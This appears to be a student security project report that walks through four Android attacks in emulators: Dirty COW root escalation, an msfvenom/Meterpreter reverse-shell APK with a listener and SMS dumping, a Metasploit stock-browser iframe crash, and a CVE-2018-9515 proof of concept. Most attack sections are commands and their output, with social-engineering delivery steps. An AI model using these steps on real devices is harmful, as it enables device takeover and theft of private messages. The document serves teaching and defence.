Table of Contents

INTRODUCTION

The objective of our project is two-fold, to expose real world attacks on operating systems and improving hands on skills through implementing defence mechanisms in one of the most popular operating systems today i.e android., the project will include two parts implementation and development.

We have demonstrated 4 attacks that exist in older versions of Android OS alongside development of an application which detects the second attack and alerts the user about the same.

Talking about our first attack, Dirty COW, was a flaw in the Linux kernel. It gave processes the power to write to read-only files. This attack made use of a race condition that existed inside the kernel procedures which dealt with the copy-on-write (COW) functionality of memory mappings.

Our second attack is a DOS (Denial of Service) attack which is a cyber security threat that occurs when a malicious attacker seeks to make a device or network resources impossible to access by bombarding the system with multiple requests which cannot be handled by the system. This means if a smartphone is under a DOS attack, one won't be able to use it. DoS attacks, unlike other vulnerabilities, usually do not seek to compromise security. Rather, they are concerned with making legitimate consumers' access to websites and services inaccessible, resulting in downtime.

Our third attack is Vulnerability CVE-2012-6301 which can be exploited in the stock browser of Android. This attack crashes the browser/ webpage and prevents the user from viewing the intended page.

Our fourth attack is an android reverse shell attack which is a common security flaw in android. It is a Remote Code Execution Attack (RCE). It happens when malicious user injects their own file into the web server's directory so as to later instruct the webserver hence executing the file simply by requesting from web browser.

Lastly, we have developed an app which will assist in letting the user know about a DOS attack which is being carried out on the device. The application successfully detects the attack **CVE 2018-9515 (DOS Attack)** and notifies the user about the same along with timestamp of the attack

In this project, we have given detailed explanations of each attack and security application along with the respective screenshots of execution.

IMPLEMENTATION:

1.CVE 2016-5195 (Dirty COW Attack)

Talking about our first attack, Dirty COW, was a flaw in the Linux kernel which was later discovered in Android also. This is a kernel-level flaw that existed since 2007 but got exploited in 2016. It's a privileged escalation vulnerability in Linux kernel that can be used to take over root-user access. However, it also affected many android devices. This bug exploits a race condition in implementation of copy-on-write mechanism in kernel's management subsystem. An unprivileged attacker can write out to a read-only file to gain root privileges by exploiting this vulnerability. By doing so, unauthorized user can make modifications to the files that are only readable to them.

Potentially, malicious programs can create a race condition to change a file's read-only mapping into a writable mapping. As a result, a user with limited privileges might leverage this issue to gain more access to the system.

Race Condition: A race condition is a situation that develops when many threads share a resource or execute the same piece of code in a multithreaded context. If handled incorrectly, this could result in an undesired scenario where the output state depends on the threads' execution order.

Vulnerable Device Specification:

Android studio (Pixel 6 Android 7) as the emulator

Attacking Machine:

Ubuntu

Supporting Tools:

1. ADB (Android Debug Bridge)

   Android Debug Bridge (adb) is a powerful command-line tool for communicating with devices. ("Android Debug Bridge (ADB) exploitation (privilege escalation)") The adb command simplifies device tasks such as app installation and debugging. The adb gives you access to Unix shell from where a range of operations can be performed on device.

2. Android NDK (Native Development Kit) [1]

   The Native Development Kit (NDK) is a collection of tools that lets you to utilize C and C++ code with Android, as well as platform libraries for managing native activities and accessing hardware elements like sensors and touch input. The NDK may not be adequate for most inexperienced Android programmers that need to construct their apps using solely Java program and framework APIs.

   The NDK, on the other hand, might be beneficial in situations where some of the following tasks are to be accomplished:

Extend a device's capability to achieve low latency or to execute computation - intensive apps such as games or physics simulations. Reuse C or C++ libraries built by other programmers


Mechanism:

We have used dirty_cow.c (a C program) file to write to a read-only file. As we are not allowed to write directly to a physical memory so we will make our way through kernel and virtual memory space. We attempted to write to a root_file sitting in the physical memory. Kernel cannot do it directly, so it uses a two-step technique: locating the physical address and writing to a file. But it takes an advantage between the time both the steps could perform their functions and execute the malicious file right in middle of the two steps. Below are the steps to attack taking the advantage of the vulnerability: [8]

1. We use mmap functionality to create private mapping of root_file into the virtual memory space.
2. Kernel finds a space in virtual memory to place our private mapping.
3. Now, we need to write to a file, but we can’t write directly to the file located at virtual address. So, we use proc/self/mem (representation of dirty_cow.c)
4. Further, kernel has to write (moo) to our private mapping.
5. To do this, kernel creates a copy where actually copy-on-write takes place. By this time, private mapping of root_file has been made. Now, it’s time to execute the malicious code.
6. We use madvise to tell the kernel we don’t need the private mapping and it can delete that now.
7. Here’s the time to write to a file but kernel can’t find any file to write to any file other than root_file. So, the kernel is forced to write to a root_file located in the physical memory space.
8. And we made an attack successfully.

Performing the attack:


- We have used Android studio (Pixel 6 Android 7) as the emulator.
- First, we export andrioid-ndk to the path.
- Then we perform privilege escalation. It will inject the malicious code.



```
root@darsh:/home/darsh/Desktop/CVE-2016-5195# export PATH=$PATH:/opt/android-ndk-r24/
root@darsh:/home/darsh/Desktop/CVE-2016-5195# make root
ndk-build NDK_PROJECT_PATH=. APP_BUILD_SCRIPT=./Android.mk APP_ABI=x86 APP_PLATFORM=android-24
make[1]: Entering directory '/home/darsh/Desktop/CVE-2016-5195'
[x86] Install        : dirtycow => libs/x86/dirtycow
[x86] Install        : run-as => libs/x86/run-as
make[1]: Leaving directory '/home/darsh/Desktop/CVE-2016-5195'
adb push libs/x86/dirtycow /data/local/tmp/dcow
libs/x86/dirtycow: 1 file pushed. 15.0 MB/s (13016 bytes in 0.001s)
adb shell 'chmod 777 /data/local/tmp/dcow'
adb shell 'chmod 777 /data/local/tmp/dcow'
adb push libs/x86/run-as /data/local/tmp/run-as
libs/x86/run-as: 1 file pushed. 6.3 MB/s (5376 bytes in 0.001s)
adb shell 'cat /system/bin/run-as > /data/local/tmp/run-as-original'
adb shell '/data/local/tmp/dcow /data/local/tmp/run-as /system/bin/run-as --no-pad'
dcow /data/local/tmp/run-as /system/bin/run-as
warning: source file size (5376) and destination file size (9696) differ
         will overwrite first 5376 bytes of destination only

[*] size 5376
[*] mmap 0xb439f000
[*] currently 0xb439f000=464c457f
[*] using /proc/self/mem method
WARNING: linker: /data/local/tmp/dcow: unsupported flags DT_FLAGS_1=0x8000001
[*] check thread starts, address 0xb439f000, size 5376
[*] madvise thread starts, address 0xb439f000, size 5376
[*] check thread stops, patch successful, iterations 0
[*] /proc/self/mem 27138048 5048
[*] madvise thread stops, return code sum 0, iterations 8
[*] finished pid=0 sees 0xb439f000=464c457f
root@darsh:/home/darsh/Desktop/CVE-2016-5195# 
```

Figure 1 Inserting Malicious Code

- Post that we generate adb shell to execute the dirty cow attack.
- Executing id command to check the privileges of the user.
- If we execute our malicious code, it will escalate our privileges to **root**.
- And hence, we made an attack.



```
root@darsh:/home/darsh/Desktop/CVE-2016-5195# adb shell
generic_x86:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(s
dcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:shell:s
0
generic_x86:/ $ ./system/bin/run-as
WARNING: linker: /system/bin/run-as: unsupported flags DT_FLAGS_1=0x8000001
uid ./system/bin/run-as 2000
uid 0
0 u:r:runas:s0
context 0 u:r:shell:s0
generic_x86:/ # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),300
1(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:shell:s0
generic_x86:/ #
```

Figure 2 Executing Malicious Code and Gaining unauthorized root access

Challenge faced:

- Generating user shell through adb
- Installing android ndk
- Installing dependencies required to run the script

2.ANDROID REVERSE SHELL ATTACK

Our second attack in an android reverse shell attack which is a common security flaw in android. It is a Remote Code Execution Attack (RCE). It happens when user installs malicious android application from insecure website or link. The Android mobile device will be exploited using MSFvenom and the Meterpreter framework. The payload will be constructed in MSFvenom, saved as an Android application package, and a listener will be installed in the Metasploit framework, and it will become apparent with WAN. To install the .apk on the target's mobile device, an attacker would need to apply social engineering tactics. For this assault we are utilising android emulator.

What is Meterpreter?

Using in-memory DLL injection stagers and network extension at runtime, Meterpreter is a sophisticated, dynamically extendable payload. It provides a full Ruby API for use on the client side, and it connects with other components via the stager socket. It has several useful features such as command history, tab completion, and channels. The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable. [2] The client can be written in any language, but Metasploit has a full-featured Ruby client API. (“Metasploit - SlideShare”)

Working of Meterpreter

- The first stager is run by the intended victim. Typically bind, reverse, or findtag is used here.
- The DLL with the Reflective prefix is loaded by the stager.It is the responsibility of the Reflective stub to load and inject the DLL.
- The Metepreter core configures, establishes a TLS/1.0 connection across the socket and transmits a GET. Metasploit reads this GET and configures the client.
- In the end, Meterpreter loads the extensions; it always loads stdapi and loads priv if the module grants superuser access. The TLV protocol is used to load all of these add-ons over TLS/1.0.

Meterpreter Design Goals:

1. To be Secretive: Meterpreter employs encrypted connections by default, lives solely in memory, and never saves anything to memory. All these produce minimal forensic evidence and impact on the victim computer.
2. To be Potent: Meterpreter employs a channelized communication system. [2] The TLV protocol has minimal constraints.
3. Easily deployable: There is no need to recompile Meterpreter to add new features because they can be added at runtime and loaded over the network.

Components:

1. The Attack Machine is Ubuntu Linux or any other Linux based OS
2. Victim Machine is Android 12


Method of deploying an attack: Exploiting over Wide Area Network (WAN)

Step 1 : Creating the attack payload

The primary step is to create a malicious application package kit where and it would be initialised by opening the terminal in Kali Linux and type the following command of msfvenom.

Command: “msfvenom -p android/meterpreter/reverse_tcp LHOST= localhost Ip LPORT= 4444 R > filename.apk”

-here “p —" is the Payload which has to used and “LHOST —" is the Localhost IP to receive a back connection (Check yours with ifconfig command) and “LPORT —” is the Localhost port on which the connection listen for the victim (we set it to 4444). (“Lab: Hacking an android device with MSFvenom [updated 2020]”) In the end we use “R — “for Raw format (we select .apk) We can use any port number we want but we have used 4444. The filename for this payload is “exploit.apk”. "This file will be mounted on the Android device of our target." (“How to exploit any android device using msfvenom and Metasploit ...”)



```
darsh@darsh:~/Desktop$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.2.45 LPORT=4444 R > exploit.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10232 bytes
```

Figure 3 Payload Creation

Step 2: **Delivering the malicious application.**

Moving forward with the previous step we need to deliver our malicious application. Various kinds of social engineering techniques can be used to deliver the payload. Here we have created a http server using http server module in python. for this we need to ensure that python is installed in system and initiate the terminal. "To get around the problem of async requests, we need to test such examples by running them through a local web server." ("How do you set up a local testing server? - Learn web development | MDN") One of the easiest ways to do this for our purposes is to use Python's http.server module.

Command : python3 -m http.server 8080 [3]

The above command will deploy the http server on local host using 8080 port.

Step 3: **Downloading the application victim's machine**

There are various ways to craft our malicious URL in a way such that it will trick the user to download the application. In this scenario we have used chrome to browse through the server that we created in previous step and downloaded the application using the following link

URL : http://IP:8080/rexploit.apk


Step 4: **Installation of malicious application.**

App installation should be done through social engineering and the interaction is needed to move ahead for application to put forward the steps.

Step 5: **Receiving the reverse connection**

Launch msfconsole to open the Metasploit command prompt.

After loading (which could take a while), use the command to begin planning the multi-handler exploit using **exploit/multi/handler**. This is the point when the reversal payload is set up. **Set payload "android / Metepreter / reverse tcp "** .To generate the payload, you must first configure the LHOST, your-local-IP, and the LPORT. In this case the number 4444 is utilised for the port. Checking your IP address with the ipconfig command is a good idea if you're unsure of what it is. set "**LHOST your-ip-address**" in it "LPORT" field, type "4444." It's time to prepare the framework in which the reverse payload will be generated by establishing the LHOST, local IP, and LPORT. In this case, the 4444-port number is utilised. The ipconfig command may be used to find an IP address in case we don't know.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.45
LHOST => 192.168.2.45
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.45     yes       The listen address (an in
                                     terface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 4 Reserve Connection


Step 6: Getting control of the vulnerable machine

Execute exploit or run command to activate the listener. A reverse tcp connection will be created once the application will be launched by a user. After that we will be having full control of the android device and we will be able to get lot of information about the user which is shown below.



```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 12 - Linux 4.14.186+ (aarch64)
Architecture    : aarch64
System Language : en_GB
Meterpreter     : dalvik/android
meterpreter > ls
Listing: /data/user/0/com.metasploit.stage/files
================================================
```

Figure 5 System Info.



```
meterpreter > dump_sms
[*] Fetching 998 sms messages
[*] SMS messages saved to: sms_dump_20221205142917.txt
meterpreter > 
```

```
Type    : Incoming
Date    : 2021-08-19 03:44:10
Address : BP-887700
Status  : NOT_RECEIVED
Message : Swiggy's celebrating India with what India loves the most - great food & offers! Order now for min. 50% off. htt
p://m.swig.gy/n/jM4FGpFUIdv
```

Figure 6 Dumping SMS

The **sysinfo** command will give information of android and kernel version of the android system. Whereas dump_**sms** command will dump all the messages in android system into sms_dump.txt file.

How to Prevent this Attack: [4]

1. Forbid users from accessing cloud-based software.
2. Do not permit installation from an unknown source when putting in applications.
3. Install a virus protection programme.
4. If a link seems irrelevant or unfamiliar, avoid clicking on it.
5. Always double-check the source before installing an unfamiliar app or downloading a new document.
6. Before downloading anything, be sure to verify its authenticity.
7. As a result, it doesn't matter what kind of connection the attacker and the victim are using, the attacker may exploit and access the victim's Android smartphone in the same way. When the owner of an Android smartphone isn't paying attention, it's easy to get unauthorised access to the gadget.
8. Second, these programmes may be circulated through click-to-click social media groups, where they can infect users without the users being aware of the danger.

Challenge faced:

- Getting into vulnerable machines network
- Delivering vulnerable application
- Forcing user to active payload

3.Android Stock Browser Iframe DOS Attack

Vulnerability CVE-2012-6301 can be exploited in the stock browser of Android. This attack crashes the browser/ webpage and also prevents the user from viewing the intended page.


Tools Used

- Kali Linux terminal
- Android studio with an android device running on 4.0.3

The stock browser in Android 4.0.3 allows remote attackers to cause a denial of service (application crash) via a crafted market: URI in the SRC attribute of an IFRAME element. [5]

The following steps were followed to implement the attack:

1. Start emulator and open the Metasploit in the kali machine. Execute the following command and start the attack module “use auxiliary/dos/android/android_stock_browser_iframe”
2. “show options” allows us to view different options available and change them as well. For this attack we execute “set URIPATH /”
3. Launch the attack using “exploit”, a malicious link “192.168.17.128:8080/” will be generated. Social engineering techniques will have to be applied to lure the user to click on this link.
4. As soon as the user clicks on the link, browser will crash, and user will no longer be able to access the required webpage as shown below. [6]



```
msf6 auxiliary(dos/android/android_stock_browser_iframe) > show options

Module options (auxiliary/dos/android/android_stock_browser_iframe):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the lo
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Auxiliary action:

   Name       Description
   ----       -----------
   WebServer  Serve exploit via web server


msf6 auxiliary(dos/android/android_stock_browser_iframe) > exploit
[*] Auxiliary module running as background job 0.

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.17.128:8080/
[*] Server started.
msf6 auxiliary(dos/android/android_stock_browser_iframe) > [*] Sending response
```

Figure 7 Browser Attack in Action

4.CVE 2018-9515 (DOS Attack)

This vulnerability was detected in Android 9.

Denial of Service (DoS) refers to a class of assaults that all try to render a system unavailable to its intended and authorized users. DoS attacks, unlike other vulnerabilities, normally do not seek to compromise security. Rather, they are concerned with making legitimate consumers' access to websites and services inaccessible, resulting in downtime. Ddos (Distributed Denial of Service) is a prevalent Denial of Service vulnerability, which attempts to choke network pipes to the system by creating a high volume of traffic from numerous workstations. Vulnerabilities in open-source libraries allow attackers to cause such a crash or paralysis of the service by exploiting a fault in the program code or by utilizing open-source libraries. [7]

Vulnerable Device Specification

Android studio (Pixel 2 Android 9 API 28) as the emulator.


Attacking Machine
Windows 11 Home

Supporting Tools
- ADB (Android Debug Bridge)
- Android NDK (Native Development Kit)

Improper Locking
An improper lock is a type of synchronization behavior that prevents multiple independently operating processes or threads from interfering with each other when accessing the same resource. All processes / threads are expected to follow the same locking procedures. If you don't follow these steps exactly, or if locking doesn't occur at all, another process / thread may then modify the shared resource in ways that are invisible or unpredictable to the original process. This can cause data or memory corruption, denial of service, etc.

Steps
1. Pushing File:

The compiled C file (exploit file) is pushed to the location data/local/temp inside the android file directory.




```
C:\Users\Rushi Chandalia\Desktop\andriod\DoS- CVE-2018-9515>adb push poc_viaadb_exec /data/local/tmp
poc_viaadb_exec: 1 file pushed, 0 skipped. 2.0 MB/s (7384 bytes in 0.004s)

C:\Users\Rushi Chandalia\Desktop\andriod\DoS- CVE-2018-9515>
```

Figure 8 Pushing File

2. User permission for file execution:

Here, type ‘cd data/local/temp’ to change the current working directory.

Then, ‘chmod +x poc_viaadb_exec’ to give the executable permission to the compiled file.




```
C:\Users\Rushi Chandalia\Desktop\andriod\DoS- CVE-2018-9515>adb shell
generic_x86_64:/ $ cd data/local/tmp
generic_x86_64:/data/local/tmp $ chmod +x poc_viaadb_exec
generic_x86_64:/data/local/tmp $
```

Figure 9 User Permission for File Execution

3. Executing the Exploit:


Now, type '. /poc_viaadb_exec' for the execution of the exploit file.



```
generic_x86_64:/ $ cd data/local/tmp
generic_x86_64:/data/local/tmp $ chmod +x poc_viaadb_exec
generic_x86_64:/data/local/tmp $ ./poc_viaadb_exec
```

Figure 10 Executing the Exploit

